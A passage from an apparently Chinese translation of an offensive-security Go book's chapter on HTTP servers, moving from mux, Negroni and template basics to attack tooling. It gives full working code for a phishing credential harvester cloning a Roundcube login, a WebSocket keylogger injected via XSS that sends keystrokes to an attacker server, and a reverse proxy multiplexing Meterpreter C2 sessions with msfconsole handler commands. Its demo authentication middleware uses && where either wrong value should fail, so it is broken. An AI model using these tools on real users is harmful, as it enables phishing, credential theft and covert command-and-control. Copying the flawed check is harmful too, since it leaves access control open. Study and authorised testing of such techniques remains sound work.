r.HandleFunc("/users/{user}", func(w http.ResponseWriter, req *http.Request) {
    user := mux.Vars(req)["user"]
    fmt.Fprintf(w, "hi %s\n", user)
}).Methods("GET")
```

在路径定义中，使用大括号定义请求参数。可以将其看作一个已命名的占位符。然后，在处理函数内，调用 `mux.Vars()` 来解析请求体，返回 `map[string] string` 类型的数据，其值为请求的参数名字和各自的值。使用 `user` 作关键字。因此，`/users/bob` 的请求就会产生对Bob的问候。

```
$ curl http://localhost:8000/users/bob
hi bob
```

可以更进一步，使用正则表达式限定传递的模式。例如，可以限定user参数必须是小写字母：

```
r.HandleFunc("/users/{user:[a-z]+}", func(w http.ResponseWriter, req *http.Request) {
    user := mux.Vars(req)["user"]
    fmt.Fprintf(w, "hi %s\n", user)
}).Methods("GET")
```

任何不匹配的模式现在都会返回404响应：

```
$ curl -i http://localhost:8000/users/bob1 HTTP/1.1
404 Not Found
```

在下一节中，我们将扩展路由，包括一些使用其他库的中间件。这会增加处理HTTP请求的灵活性。

## 使用Negroni构建中间件

之前介绍的简单的中间件记录处理请求的开始和结束时间，然后返回响应。中间件无需对每个传入的请求都进行操作，且大多数情况下也都是这样的。使用中间件的理由很多，记录请求，身份认证，用户认证，映射资源。

例如，可以写个执行基础认证的中间件。能够解析每个请求的认证头，验证用户名和密码，如果凭据无效就返回401响应。还可以以这样的方式将多个中间件函数链接在一起使用，即在执行完一个后再运行下一个。对于本章前面创建的日志中间件，只封装了一个函数。实际上，不是很有用，因为要使用不止一个，为此，必须有可以在一个接一个的链中执行它们的逻辑。从零开始写也并不难，但是不用重复造轮子了。现在已经有成熟的包做到这一点了：`negronei`。

`negronei`，链接为 <https://github.com/urfave/negronei/>，非常优秀，因为不是很大的框架。在其他框架中也很容易使用，也非常灵活。还附带了对程序都很有用的默认中间件。在使用之前先获取：

```
$ go get github.com/urfave/negronei
```

虽然在技术上可以将`negronei`用于所有应用程序逻辑，但这样做并不理想，因为它是专门为充当中间件而构建的，并不是路由。相反，最好将`negronei`和其他包结合使用，如`gorilla/mux`或`net/http`。让我们使用`gorilla/mux`来构建个程序，再熟悉下`negronei`，并在他们穿越中间件链时能可视化操作的顺序。

首先，在一个目录中创建名为`main.go`的新文件，如`github.com/blackhat-go/bhg/ch-4/negronei_example/`。（在克隆BHG Github仓库时，已经创建了这个目录。）现在将下面的代码加到`main.go`文件中。

```

package main

import (
    "net/http"

    "github.com/gorilla/mux"
    "github.com/urfave/negroni"
)

func main() {
    r := mux.NewRouter()
    n := negroni.Classic()
    n.UseHandler(r)
    http.ListenAndServe(":8000", n)
}

```

代码 4-4: Negroni 例子 ([https://github.com/blackhat-go/bhg/ch-4/negroni\\_example/main.go/](https://github.com/blackhat-go/bhg/ch-4/negroni_example/main.go/))

首先，像本章之前那样调用 `mux.NewRouter()` 来创建路由。接下来是和 `negroni` 第一次交互：调用 `negroni.Classic()`。创建了一个Negroni实例的指针。

可以使用不同的方式。既可以使用 `negroni.Classic()`，也可以调用 `negroni.New()`。第一个，`negroni.Classic()`，设置默认中间件，包括请求日志，被拦截和panic时恢复中间件，在同一目录中从公用文件夹中提供文件的中间件。`negroni.New()` 函数不会创建任何默认的中间件。

在 `negroni` 包中，每种类型的中间件都是可用的。例如，可以通过下面的步骤使用恢复包：

```
n.Use(negroni.NewRecovery())
```

接下来，通过调用 `n.UseHandler(r)` 将路由添加到中间件上。当继续规划和构建中间件时，考虑下执行顺序。例如，认证中间件要在需要认证的处理函数之前执行。在路由之前的中间件要先处理函数之前执行；在路由之后的中间件要在处理函数之后执行。顺序很重要。本例中，还没有定义任何中间件，但很快就会了。

继续编译之前创建的代码4-4，然后运行。然后向服务监听的地址 `http://localhost:8000` 发送web请求。`negroni` 日志中间件就好输出下面的信息。输出带有时间戳，响应码，处理时间，host，和HTTP方法。

```

$ go build -s negroni_example
$ ./negroni_example
[negroni] 2020-01-19T11:49:33-07:00 | 404 | 1.0002ms | localhost:8000 | GET

```

有默认中间件非常好，但真正的能力是构建自己的中间件。使用 `negroni` 调用几个方法就能添加中间件。看一下下面的代码。其创建了 `trivial` 中间件，打印信息，然后将执行传递给链中的下一个中间件：

```

type trivial struct {}

func (t *trivial) ServeHTTP(w http.ResponseWriter, r *http.Request, next http.HandlerFunc) {
    fmt.Println("Executing trivial middleware")
    next(w, r)
}

```

这里的实现和之前的例子有点不一样。之前实现了 `http.Handler` 接口，`ServeHTTP()` 方法接收两个参数：`http.ResponseWriter` 和 `*http.Request`。在本例中，实例 `negroni.Handler` 接口来替换了 `http.Handler` 接口。稍微不同的地方是 `negroni.Handler` 接口要实现 `ServeHTTP()` 方法，其接收的参数不是两个，而是三个：`http.ResponseWriter`，`*http.Request`，和 `http.HandlerFunc`。`http.HandlerFunc` 这个参数用来指示链中的下一个中间件函数。便于理解将其命名为 `next`。在 `ServeHTTP()` 中处理，然后调用 `next()`。传递原先接收到的 `http.ResponseWriter` 和 `*http.Request` 的值。这有效地将执行向下转移。

但是仍然要让 `negroni` 知道将您的实现作为中间件链的一部分。通过调用 `negroni` 的 `use` 方法，并传递实现的 `negroni.Handler` 实例就可以了：

```
n.Use(&trivial{})
```

使用这种简便的方法来写自己的中间件，因为这很容易地将执行传递给下一个中间件。缺点是：必须使用 `negroni`。举个例子，如果写了个给响应添加安全头的中间件，希望其实现 `http.Handler`，因此可以在其他的应用中复用，又由于多数的应用没有 `negroni.Handler`。关键是，不管中间件的用途是什么，当在在无 `negroni` 应用中使用 `negroni` 中间件时可能会出现兼容性问题，反之亦然。

有两种方式告诉 `negroni` 使用你的中间件。`UseHandler(handler http.Handler)`，已经非常熟悉了，这是第一种。第二种是调用 `UseHandleFunc(handlerFunc func(w http.ResponseWriter, r *http.Request))`。后者不经常使用，不允许放弃执行链中的下一个中间件。举例，如果写了个执行认证的中间件，如果有任何凭证或 session 信息无效的话就直接返回 401 响应；使用第二种方式的话不可能实现的。

## 使用 Negroni 添加认证

在继续之前，先来修改下上个例子来演示下如何使用上下文。上下文非常容易地在两个函数间传递变量。代码 4-5 中的例子使用了 `negroni` 添加认证中间件。

```

package main

import (
    "context"
    "fmt"
    "net/http"

    "github.com/gorilla/mux"
    "github.com/urfave/negroni"
)

type badAuth struct {
    Username string
    Password string
}

func (b *badAuth) ServeHTTP(w http.ResponseWriter, r *http.Request, next http.HandlerFunc) {
    username := r.URL.Query().Get("username")
    password := r.URL.Query().Get("password")
    if username != b.Username && password != b.Password {
        http.Error(w, "Unauthorized", 401)
        return
    }
    ctx := context.WithValue(r.Context(), "username", username)
    r = r.WithContext(ctx)
    next(w, r)
}

func hello(w http.ResponseWriter, r *http.Request) {
    username := r.Context().Value("username").(string)
    fmt.Fprintf(w, "Hi %s\n", username)
}

func main() {
    r := mux.NewRouter()
    r.HandleFunc("/hello", hello).Methods("GET")
    n := negroni.Classic()
    n.Use(&badAuth{
        Username: "admin",
        Password: "password",
    })
    n.UseHandler(r)
    http.ListenAndServe(":8000", n)
}

```

代码 4-5: 在处理函数中使用上下文 ([https://github.com/blackhat-go/bhg/ch-4/negroni\\_example/main.go/](https://github.com/blackhat-go/bhg/ch-4/negroni_example/main.go/))

添加了个新的中间件，`badAuth`，进行简单的认证，纯粹是演示用。其有两个字段 `Username` 和 `Password`，并实现了 `negroni.Handler`，因为定义了之前讨论过的带有三个参数的 `ServeHTTP()`。在 `ServeHTTP()` 方法内，先从请求中获取 `username` 和 `password`，然后和原值比较。如果 `username` 或 `password` 不正确就停止执行，然后返回 401 响应。

需要注意的是在调用 `next()` 之前返回。这样链中剩余的中间件才不会执行。如果凭证正确的话，学习下将 `username` 添加到请求上下文这一详细过程。首先调用 `context.WithValue()` 初始化请求上下文，在上下文中设置变量名 `username`。然后调用 `r.WithContext(ctx)` 确保请求使用新的上下文。如果打算用 Go 写 web 程序，会对这种模式非常熟悉，因为会经常用到。

`hello()` 函数中，通过使用 `Context().Value(interface{})` 函数从请求上下文中获取`username`，该函数返回 `interface{}`。由于已经知道是个字符串类型，这里就可以对类型强转。如果不能断定类型，或不确定上下文中是否有该值的话，使用 `switch` 处理。

编译并执行代码4-5，然后发送带有正确和错误凭证的请求。会看到下面的输出：

```
$ curl -i http://localhost:8000/hello
HTTP/1.1 401 Unauthorized
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Thu, 16 Jan 2020 20:41:20 GMT
Content-Length: 13
Unauthorized
$ curl -i 'http://localhost:8000/hello?username=admin&password=password'
HTTP/1.1 200 OK
Date: Thu, 16 Jan 2020 20:41:05 GMT
Content-Length: 9
Content-Type: text/plain; charset=utf-8

Hi admin
```

使用不带凭证的请求导致中间件返回401认证错误。使用有效的凭据发送同一请求，会生成只有经过身份验证的用户才能访问到的超级机密问候语消息。

需要学习的东西太多了。到目前为止，处理函数中仅仅使用 `fmt.Fprintf()` 向 `http.ResponseWriter` 实例写入响应。下一部分，学习使用Go的模板包更动态的返回HTML的方法。

## 使用模板生成HTML响应

`Templates` 使用Go中的变量动态地生成内容，包括HTML。很多语言都有生成模板的第三方包。Go有两个模板包：`text/template` 和 `html/template`。本章使用HTML这个包，这符合需要的上下文编码。

Go包的一个奇妙之处在于它是上下文感知的：根据变量在模板中的位置对变量进行不同的编码。举例，如果字符串作为`href`属性的URL，字符串就会被URL编码，但是相同的字符串在HTML元素中就会被HTML编码。

要想创建并使用模板，首先要定义模板，其中包含占位符来指示要呈现的动态上下文数据。这种语法对使用过Python的Jinja的人非常熟悉。渲染模板时，会传递一个变量将用作此上下文。该变量既可以是有多个字段的复杂结构，也可以是个简单的变量。

让我们来看下代码4-6这个例子，这是使用JavaScript创建的简单模板并生成占位符。这是个精心设计的示例来演示如何动态填充返回到浏览器的内容。

```

package main

import (
    "html/template"
    "os"
)

var x = `<html>
<body>
    Hello {{.}}
</body>
</html>
`


func main() {
    t, err := template.New("hello").Parse(x)
    if err != nil {
        panic(err)
    }
    t.Execute(os.Stdout, "<script>alert('world')</script>")
}

```

代码 4-6: HTML 模板 ([https://github.com/blackhat-go/bhg/ch-4/template\\_example/main.go/](https://github.com/blackhat-go/bhg/ch-4/template_example/main.go/))

做的第一件事是创建变量 `x` 来存储HTML模板。这里使用内嵌到代码中的字符串定义模板，但是大多数情况下需要将模板保存为文件。注意，该模板只是个简单的HTML页面。在模板内，使用这种约定来定义占位符，`variable-name` 所在的地方是上下文数据中将要渲染的数据元素。记住，这可以是一个结构或其他简单数据。本例中使用了一个点，即渲染整个上下文。如果使用单个字符串的话，这是可以的，但是有一个很大很复杂的数据结构，如结构体，通过这个点就能取到需要的字段。例如，传递给模板一个带有 `Username` 字段的结构体，通过使用 `{{.Username}}` 就能渲染该字段。

接下来，在 `main()` 函数中，通过调用 `template.New(string)` 创建一个新模板。然后调用 `Parse(string)` 确保是正确的模板模式，并对其解析。这两个函数一起使用返回了个 `Template` 类型的指针。

虽然本例只使用一个模板，但是可以将模板嵌入到其他模板中。在使用多个模板时，为了能够调用它们，对它们进行命名是很重要的。最后，调用 `Execute(io.Writer, interface{})`，通过传入的参数处理模板后作为第二个参数，然后将其写入到前面的 `io.Writer` 中。这里使用 `os.Stdout` 只是为了演示用。传给 `Execute()` 的第二个参数是用于渲染模板的上下文。

运行代码查看生成的 HTML，应该会注意到作为上下文的一部分所的脚本标记和单引号字符被正确编码了。Neat-o!

```

$ go build -o template_example $ ./template_example
<html>
<body>
    Hello &lt;script&ampgtalert(&#39;world&#39;)&lt;/script&ampgt
</body>
</html>

```

关于模板多说一些。可以使用逻辑运算符;可以与循环和其他控制结构一起使用。可以调用内置函数，甚至能定义和暴露出任意的函数能大大地扩展模板功能。Double neat-o! 最好能深入研究这些可行性。已经超出了本书的内容，但真的很强大。

如何摆脱创建服务器和处理请求的基础知识，而是专注于更邪恶的事情。让我们来创建一个凭据收割机吧！

## 凭据收割机

社会工程的主要内容之一是 `credential-harvesting attack`。这种类型的攻击通过钓鱼的方式收集用户在某个网站的登录信息。这种攻击对于网上使用单个身份验证接口的组织非常有用。一旦获取到用户的凭证，就能登录到原网站访问其账户。这通常会导致该组织的外围网络遭到初步破坏。

对于这种类型的攻击，Go是非常棒的平台，因为能快速创建服务，因为很容易地配置路由来解析用户的输入。可以向凭证收集服务添加更多的定制功能。但是本例，我们仍然学习基础。

首先，需要克隆具有登录表单的站点。这有很多的方法。实际上，更望克隆正在使用的站点。不过，本例克隆Roundcube站点。`Roundcube` 是个开源的web邮件客户端，不像商业软件那样常用，例如Microsoft Exchange，但是幸好也能让我们阐明这些概念。使用Docker 来运行 Roundcube，因为会更简单些。

执行下面的命令就能启动自己的Roundcube服务。如果不小心运行Roundcube服务也不要担心，实战源代码也有一个站点的克隆。不过，为了完整起见，我们还是加上了这个：

```
$ docker run --rm -it -p 127.0.0.1:80:80 robbertkl/roundcube
```

该命令启动了一个Roundcube的Docker实例。如果浏览<http://127.0.0.1:80>的话，会看到一个登录表单。通常情况下，用`wget`克隆一个站点和所有该站点所需要的文件，但是Roundcube使用的是JavaScript，可以防止这种情况发生。但是，可以使用Google Chrome来保存。在实战目录下，会看到一个文件夹的结构如代码4-7所示：

```
$ tree
.
+-- main.go
+-- public
    +-- index.html
    +-- index_files
        +-- app.js
        +-- common.js
        +-- jquery-ui-1.10.4.custom.css
        +-- jquery-ui-1.10.4.custom.min.js
        +-- jquery.min.js
        +-- jstz.min.js
        +-- roundcube_logo.png
        +-- styles.css
        +-- ui.js
    index.html
```

代码 4-7: [https://github.com/blackhat-go/bhg/ch-4/credential\\_harvester/](https://github.com/blackhat-go/bhg/ch-4/credential_harvester/) 文件夹结构

`public` 目录中的文件表示未更改的克隆登录站点。需要修改原始的登录表单来重定向输入的凭证，将它们发送给自己的服务而不是之前那个合法的服务。开始，打开 `public/index.html` 并找到使用POST发送登录请求的表单元素。应该看起来像下面这样：

```
<form name="form" method="post" action="http://127.0.0.1/?_task=login">
```

需要将标签为 `action` 的属性更改为自己的服务地址。将 `action` 改为 `/login` 并保存。现在该行看起来像下面这样：

```
<form name="form" method="post" action="/login">
```

首先需要提供 `public` 目录中的文件，才能正确的渲染登录表单和捕获`username`和`password`。然后需要为 `/login` 写个 `HandleFunc` 来捕获`username`和`password`。还希望将捕获的凭证存储在文件中，并进行详细的日志记录。

只需几十行代码就可以处理所有的这些问题。代码4-8是该程序的完整代码。

```
package main

import (
    "net/http"
    "os"
    "time"

    log "github.com/Sirupsen/logrus"
    "github.com/gorilla/mux"
)

func login(w http.ResponseWriter, r *http.Request) {
    log.WithFields(log.Fields{
        "time": time.Now().String(),
        "username": r.FormValue("_user"),
        "password": r.FormValue("_pass"),
        "user-agent": r.UserAgent(),
        "ip_address": r.RemoteAddr,
    }).Info("login attempt")
    http.Redirect(w, r, "/", 302)
}

func main() {
    fh, err := os.OpenFile("credentials.txt", os.O_CREATE|os.O_APPEND|os.O_WRONLY, 0644)
    if err != nil {
        panic(err)
    }
    defer fh.Close()
    log.SetOutput(fh)
    r := mux.NewRouter()
    r.HandleFunc("/login", login).Methods("POST")
    r.PathPrefix("/").Handler(http.FileServer(http.Dir("public")))
    log.Fatal(http.ListenAndServe(":8080", r))
}
```

代码 4-8: Credential-harvesting 服务 ([https://github.com/blackhat-go/bhg/ch-4/credential\\_harvester/main.go](https://github.com/blackhat-go/bhg/ch-4/credential_harvester/main.go))

值得注意的第一件事是导入 `github.com/Sirupsen/logrus` 包。这是一个日志包，用来代替 Go 的 `log` 包。该包支持更多的日志配置选型来更好地处理错误。使用该包前需要先运行 `go get` 获取。

下一步，定义 `login()` 处理函数。希望这是个熟悉的模式。在该函数里，使用 `log.WithFields()` 记录捕获的数据。显示当前时间，请求者的用户带来，IP 地址。也调用 `FormValue(string)` 捕获提交的 `username (_user)` 和 `password (_pass)` 的值。从 `index.html` 中获取这些值，并且通过定位表单的输入元素来查找 `username` 和 `password`。服务需要明确地与存在于登录表单中的字段名称保持一致。

下面的片段是从 `index.html` 中提取的，显示相关的输入项，为了清晰起见元素名称加粗：

```
<td class="input"><input name="_user" id="rcmloginuser" required="required" size="20" type="text" value=""></td>
<td class="input"><input name="_pass" id="rcmloginpwd" required="required" size="20" type="password" value=""></td>
```

在 `main()` 函数中，先打开文件用来保存捕获的数据，然后使用 `log.SetOutput(io.Writer)`，传入刚创建的文件柄来配置日志，以便将数据写到文件中。接下来创建新路由，并加上处理函数 `login()`。

启动服务之前，还要做一件看起来陌生的事情：告诉路由支持文件夹里的静态文件。这样 Go 服务就好明确地知道静态文件（图像，JavaScript，HTML）的位置。Go 简化了这一过程，并提供了针对遍历目录攻击的保护。由里而外，使用 `http.Dir(string)` 定义希望提供文件的目录。然后将其传入到 `http.FileServer(FileSystem)`，这样就为该目录创建了一个 `http.Handler`。使用 `PathPrefix(string)` 将其加到路由上。使用 / 作为路径前缀来匹配任何尚未找到匹配的请求。注意，默认情况下从 `FileServer` 返回的处理器支持目录索引。这可能会泄露某些信息。当然也可以将其禁用，但是这里先不涉及了。

最后，像之前那样启动服务。构建并执行代码 4-8 中的代码之后，打开浏览器并浏览 `http://localhost:8080`。尝试在表单中提交 `username` 和 `password`。然后回到终端退出程序，查看 `credentials.txt` 显示如下：

```
$ go build -o credential_harvester
$ ./credential_harvester
^C
$ cat credentials.txt
INFO[0038] login attempt
ip_address="127.0.0.1:34040" password="p@ssw0rd1!" time="2020-02-13 21:29:37.000000000 +0000 UTC"
```

看看这些日志！可以看到用户名为 `bob`，密码为 `p@ssw0rd1!`。恶意的服务成功地处理了 POST 表单，捕获到输入的凭证，并保存到能离线查看的文件中。作为攻击者，您可以尝试针对目标组织使用这些凭证，并继续进行进一步的攻击。

在下一节中，将学习这种凭证收集技术的变体。不是等待表单提交，而是创建键盘记录器来实时捕获按键。

## 使用 WebSocket API 记录按键

WebSocket API (WebSockets) 是一种全双工协议，近年来越来越流行，现在很多浏览器都支持了。为web应用服务器和客户端提供了一种有效地相互通信的方式。最重要的是，服务器不需要轮询就能向客户端发送消息。

WebSockets 非常适合用于像聊天和游戏这种“实时”的应用，但同样也可以用来做恶，像在程序里注入按键记录器来捕获用户的按键。首先，假设已经确定了一个易受到跨站点脚本攻击(第三方可以在受害者的浏览器中运行任意JavaScript的缺陷)的应用程序，或者已经损坏了一个web服务器，可以修改程序的源代码。这两种情况都应该允许包含一个远程JavaScript文件。构建服务器的基础结构来处理和客户端的WebSocket连接并处理传入的按键。

为了演示，我们使用JS Bin (<http://jsbin.com>) 来测试负载。JS Bin是一个在线平台，开发者可以在这里测试他们的HTML和JavaScript代码。在浏览器中访问JS Bin，并在左边栏粘贴下面的HTML，完全替换掉默认代码：

```
<!DOCTYPE html>
<html>
<head>
  <title>Login</title>
</head>
<body>
<script src='http://localhost:8080/k.js'></script>
<form action='/login' method='post'> <input name='username' />
<input name='password' />
<input type="submit"/>
</form>
</body>
</html>
```

在右边栏会显示已渲染的表单。可能会注意到，已经含有了一个src属性设置为 `http://localhost:8080/k.js` 的script标签。这是创建WebSocket连接并将用户输入发送给服务器的JavaScript代码。

服务器现在需要做两件事：处理WebSocket和提供JavaScript文件。首先，去掉 JavaScript，毕竟这是关于Go的书，而不是JavaScript。（查看 <https://github.com/gopherjs/gopherjs/关于使用 Go 编写 JavaScript 的说明。>）JavaScript的代码如下：

```
(function() {
var conn = new WebSocket("ws://{{.}}/ws"); document.onkeypress = keypress;
function keypress(evt) {
s = String.fromCharCode(evt.which);
conn.send(s); }
})();
```

JavaScript代码处理按键事件。每当键被按下，代码就通过WebSocket将按键发送到资源`ws://ws`。回想一下这个 `{{.}}` 的值是一个表示当前上下文的Go模板占位符。该资源表示一个WebSocket URL，根据传递给模板的字符串填充服务器位置信息。我们马上就会讲到。对于这个例子，先将JavaScript保存到名为 `logger.js` 的文件中。

但先等下，你看我们说过我们是用 `k.js` 服务！前面的HTML也明确地使用 `k.js`。怎么了？原来 `logger.js` 是Go的一个模板，不是真的JavaScript文件。使用 `k.js` 作为模式来匹配路由。当匹配成功，服务器就会渲染保存在`logger.js`中的

模板，并提供WebSocket连接到的主机的上下文数据。通过查看服务器代码就能知道这是如何工作的，如代码4-9所示。

```

package main

import (
    "flag"
    "fmt"
    "html/template"
    "log"
    "net/http"

    "github.com/gorilla/mux"
    "github.com/gorilla/websocket"
)

var (
    upgrader = websocket.Upgrader{
        CheckOrigin: func(r *http.Request) bool { return true },
    }

    listenAddr string
    wsAddr     string
    jsTemplate *template.Template
)

func init() {
    flag.StringVar(&listenAddr, "listen-addr", "", "Address to listen on")
    flag.StringVar(&wsAddr, "ws-addr", "", "Address for WebSocket connection")
    flag.Parse()
    var err error
    jsTemplate, err = template.ParseFiles("logger.js")
    if err != nil {
        panic(err)
    }
}

func serveWS(w http.ResponseWriter, r *http.Request) {
    conn, err := upgrader.Upgrade(w, r, nil)
    if err != nil {
        http.Error(w, "", 500)
        return
    }
    defer conn.Close()
    fmt.Printf("Connection from %s\n", conn.RemoteAddr().String())
    for {
        _, msg, err := conn.ReadMessage()
        if err != nil {
            return
        }
        fmt.Printf("From %s: %s\n", conn.RemoteAddr().String(), string(msg))
    }
}

func serveFile(w http.ResponseWriter, r *http.Request) {
    w.Header().Set("Content-Type", "application/javascript")
    jsTemplate.Execute(w, wsAddr)
}

func main() {
    r := mux.NewRouter()
    r.HandleFunc("/ws", serveWS)
    r.HandleFunc("/k.js", serveFile)
    log.Fatal(http.ListenAndServe(":8080", r))
}

```

代码 4-9: 按键记录服务 ([https://github.com/blackhat-go/bhg/ch-4/websocket\\_keylogger/main.go](https://github.com/blackhat-go/bhg/ch-4/websocket_keylogger/main.go))

我们有很多东西要讲。首先,请注意正在使用的另一个第三方包, `gorilla/websocket`,用来处理WebSocket的通信。这是一个功能齐全,强大的包,能简化开发工作,像本章前面使用过的`gorilla/mux`路由。不要忘记先在终端执行`go get github.com/gorilla/websocket`。

然后定义服务器用到的变量。创建了`websocket.Upgrader`实例,本质上将每个源加到白名单中。这种允许所有的源是典型的糟糕的安全实践,但是对于本例而言,我们将使用它,因为这是个测试实例并运行在本地的工作站上。在实际恶意部署中使用时,可能将源限制为明确的值。

在`main()`函数之前自动执行的`init()`函数中,定义了命令行参数,并尝试解析Go模板存到`logger.js`文件中。注意调用`template.ParseFiles("logger.js")`。检查返回值确保文件被正确地解析。如果一切顺利,那么已经将解析后的模板存储在名为`jsTemplate`的变量中。

到目前,模板中还没有任何的上下文数据或执行它。不过很快就会的。首先,定义名为`serveWS()`的函数,用于处理WebSocket的通信。通过调用`upgrader.Upgrade(http.ResponseWriter, *http.Request, http.Header)`创建了一个新的`websocket.Conn`实例。`Upgrade()`方法将HTTP连接升级为使用WebSocket协议。也就是任何被该函数处理的请求都被升级为使用WebSockets。在`for`的无限循环中和连接交互,调用`conn.ReadMessage()`来读取收到的消息。如果JavaScript工作正常,这些消息应该含有捕获到的按键。将信息和远程客户端的IP输出。

已经解决了创建WebSocket处理函数中最困难的部分。下一步,创建另一个名为`serveFile()`的处理函数。该函数检索并返回JavaScript模板中的内容,并包含上下文数据。为此,设置`Content-Type`头为`application/javascript`。这样浏览器就知道HTTP响应体中的内容要以JavaScript处理。在该函数的第二行也是最后一行调用`jsTemplate.Execute(w, wsAddr)`。还记得启动服务时在`init()`函数中是如何解析`logger.js`的吗?把结果存储在`jsTemplate`变量中。这行代码就是处理该模板。将`io.Writer`类型的参数(本例中使用的是`http.ResponseWriter`类型的`w`)和`interface{}`类型的上下文数据传给该函数。`interface{}`类型也就是可以传递任何类型的变量,无论是字符串,结构体,还是其他类型。本例中传递的是字符串类型的`wsAddr`这个变量。如果返回到`init()`函数,会看到该变量包含由命令行参数设置的WebSocket服务的地址。总之,使用数据填充模板并将其作为HTTP响应写入。非常漂亮!

已经完成了`serveFile()`和`serveWS()`处理函数。现在,只需要配置路由器来执行模式匹配,这样就可以让合适的处理函数继续执行。在`main()`中和之前一样,先让两个处理函数匹配`/ws`URL,执行`serveWS()`函数升级WebSocket连接。第二个路由匹配`/k.js`,执行`serveFile()`函数。这就是服务将渲染好的JavaScript推送个客户端的过程。

让我们启动服务。如果打开HTML文件,应该会有`connection established`的信息。这是日志,因为JavaScript文件被浏览器渲染且请求WebSocket连接。如果在表单元素中键入凭证,在服务中会看到下面的输出。

```
$ go run main.go -listen-addr=127.0.0.1:8080 -ws-addr=127.0.0.1:8080 Connection
From 127.0.0.1:58438: u
From 127.0.0.1:58438: s
From 127.0.0.1:58438: e
From 127.0.0.1:58438: r
From 127.0.0.1:58438:
From 127.0.0.1:58438: p
From 127.0.0.1:58438: @
From 127.0.0.1:58438: s
From 127.0.0.1:58438: s
From 127.0.0.1:58438: w
From 127.0.0.1:58438: o
From 127.0.0.1:58438: r
From 127.0.0.1:58438: d
```

成功了，能正常工作了。输出中列出了在填写登录表单时按下的每个按键。在本例中，这是一组用户凭证。如果有问题的话，检查下命令行参数中的地址是否正确。此外，如果试图从 `localhost:8080` 以外的服务中调用 `k.js`，那么需要调整下 HTML文件。

有几种方式可以改善代码。第一，可以把日志输出到文件中或其他持久存储中，而不是在终端输出。这样就不会在终端关闭或服务重启后丢失数据。此外，如果同时记录多个客户端的按键，输出的数据将会混淆，这可能会使拼凑特定用户的凭证变得困难。可以使用更好的方式来避免这种情况，例如，根据唯一的客户端/端口源将键击分组。

凭证收集这一部分到这就完成了。我们将通过介绍多路复用HTTP的命令和控制连接来结束本章。

## 多路复用C2

这是HTTP服务器章节的最后一部分。在这里将了解如何将Meterpreter HTTP连接多路复用到不同的后端控制服务器。*Meterpreter* 是Metasploit开发框架中流行的，灵活的命令与控制（C2）套件。我们不会过多的介绍Metasploit或Meterpreter的细节。对于新手的话，最好通读下网站上的教程或文档。

在本节中，将介绍如何在Go中创建反向HTTP代理，以便能根据Host的HTTP报头（这是虚拟网站托管的工作方式）来动态路由收到的session。但是，把代理连接到不同的Meterpreter监听器，而不是提供不同的本地文件和目录。这是一个有趣的用例，原因如下。

首先，代理充当重定向器，这样就可以只公开该域名和IP地址，而不公开Metasploit监听器。如果重定向器被拉黑，可以简单地移除掉，而不用动C2服务。第二，可以扩展这里的概念来执行 *domain fronting*，是一种利用信任的第三方域名（通常来自云提供商）绕过限制性出口控制的一种技术。我们不会在这里讨论一个完整的例子，但还是强烈建议深入研究下，因为它非常有用，能退出受限制的网络。最后，使用例子来演示如何在可能攻击不同目标组织的联合团队之间共享单个主机/端口组合。由于端口80和443是最可能允许访问的端口，可以让代理监听这些端口，并智能地将链接路由到正确的监听器。

这是计划。设置两个单独的Meterpreter反向HTTP侦听器。在本例中，它们安装在IP地址为10.0.1.20的虚拟机中，但是它们很可能存在于不同的主机上。将监听器分别绑定到10080到20080端口。在真实的情况下，这些监听器可以运行在任何地

方，只要代理能访问到这些端口。确保已经安装了Metasploit(在Kali Linux上是预先安装了的)；然后启动监听器：

```
$ msfconsole
> use exploit/multi/handler
> set payload windows/meterpreter_reverse_http
> set LHOST 10.0.1.20 > set LPORT 80
> set ReverseListenerBindAddress 10.0.1.20 > set ReverseListenerBindPort 10080
> exploit -j -z
[*] Exploit running as background job 1.

[*] Started HTTP reverse handler on http://10.0.1.20:10080
```

当启动监听器时，提供代理数据作为 `LHOST` 和 `LPORT` 的值。然而，设置高级选项 `ReverseListenerBindAddress` 和 `ReverseListenerBindPort` 为监听器启动的真实的IP和端口，这为提供了一些端口使用的灵活性，同时允许明确地标识出代理主机——可以是主机名，例如，设置为域前置。

在第二个Metasploit实例中，执行类似的操作，在端口20080上启动一个额外的监听器。真正唯一不一样的地方是绑定了不同的端口：

```
$ msfconsole
> use exploit/multi/handler
> set payload windows/meterpreter_reverse_http > set LHOST 10.0.1.20
> set LPORT 80
> set ReverseListenerBindAddress 10.0.1.20
> set ReverseListenerBindPort 20080
> exploit -j -z
[*] Exploit running as background job 1.

[*] Started HTTP reverse handler on http://10.0.1.20:20080
```

现在来创建反向代理。代码4-10是完整的代码。

```

package main

import (
    "log"
    "net/http"
    "net/http/httputil"
    "net/url"

    "github.com/gorilla/mux"
)

var (
    hostProxy = make(map[string]string)
    proxies   = make(map[string]*httputil.ReverseProxy)
)

func init() {
    hostProxy["attacker1.com"] = "http://10.0.1.20:10080"
    hostProxy["attacker2.com"] = "http://10.0.1.20:20080"

    for k, v := range hostProxy {
        remote, err := url.Parse(v)
        if err != nil {
            log.Fatal("Unable to parse proxy target")
        }
        proxies[k] = httputil.NewSingleHostReverseProxy(remote)
    }
}

func main() {
    r := mux.NewRouter()
    for host, proxy := range proxies {
        r.Host(host).Handler(proxy)
    }
    log.Fatal(http.ListenAndServe(":80", r))
}

```

代码 4-10: 多路复用 Meterpreter (<https://github.com/blackhat-go/bhg/ch-4/multiplexer/main.go/>)

首先注意的是导入 `net/http/httputil` 包，其含有帮助创建反向代理的功能。这样就不用从头开始创建了。

导入包后，定义了一对`map`类型的变量。先使用第一个 `hostProxy` 将主机名映射到Metasploit监听器的URL，希望将该主机名路由到该监听器。记住，基于代理在HTTP请求中收到的Host报头。维护该映射是确定目标的一种简单方法。

定义的第二个变量 `proxies` 也使用主机名作为key。然而，`map`中相应的值为 `*httputil.ReverseProxy` 类型的实例。也就是路由到的真实的代理实例，而不是目标的字符串形式。

注意点硬编码了这些信息，这不是管理配置和代理数据的最优雅方式。更好的方式是将这些信息存储在外部的配置文件中。

使用 `init()` 函数来定义域名和目标Metasploit实例之间的映射。本例中，将所有 Host报头值为 `attacker1.com` 的请求路由到 `http://10.0.1.20 :10080`，将所有 Host报头值为 `attacker2.com` 的请求路由到``http://10.0.1.20 :20080`。当然，实际

上还没有执行路由；这仅创建了基本的配置。注意，这些地址对应于之前为 Meterpreter 监听器使用的 ReverseListenerBindAddress 和 ReverseListenerBindPort 值。

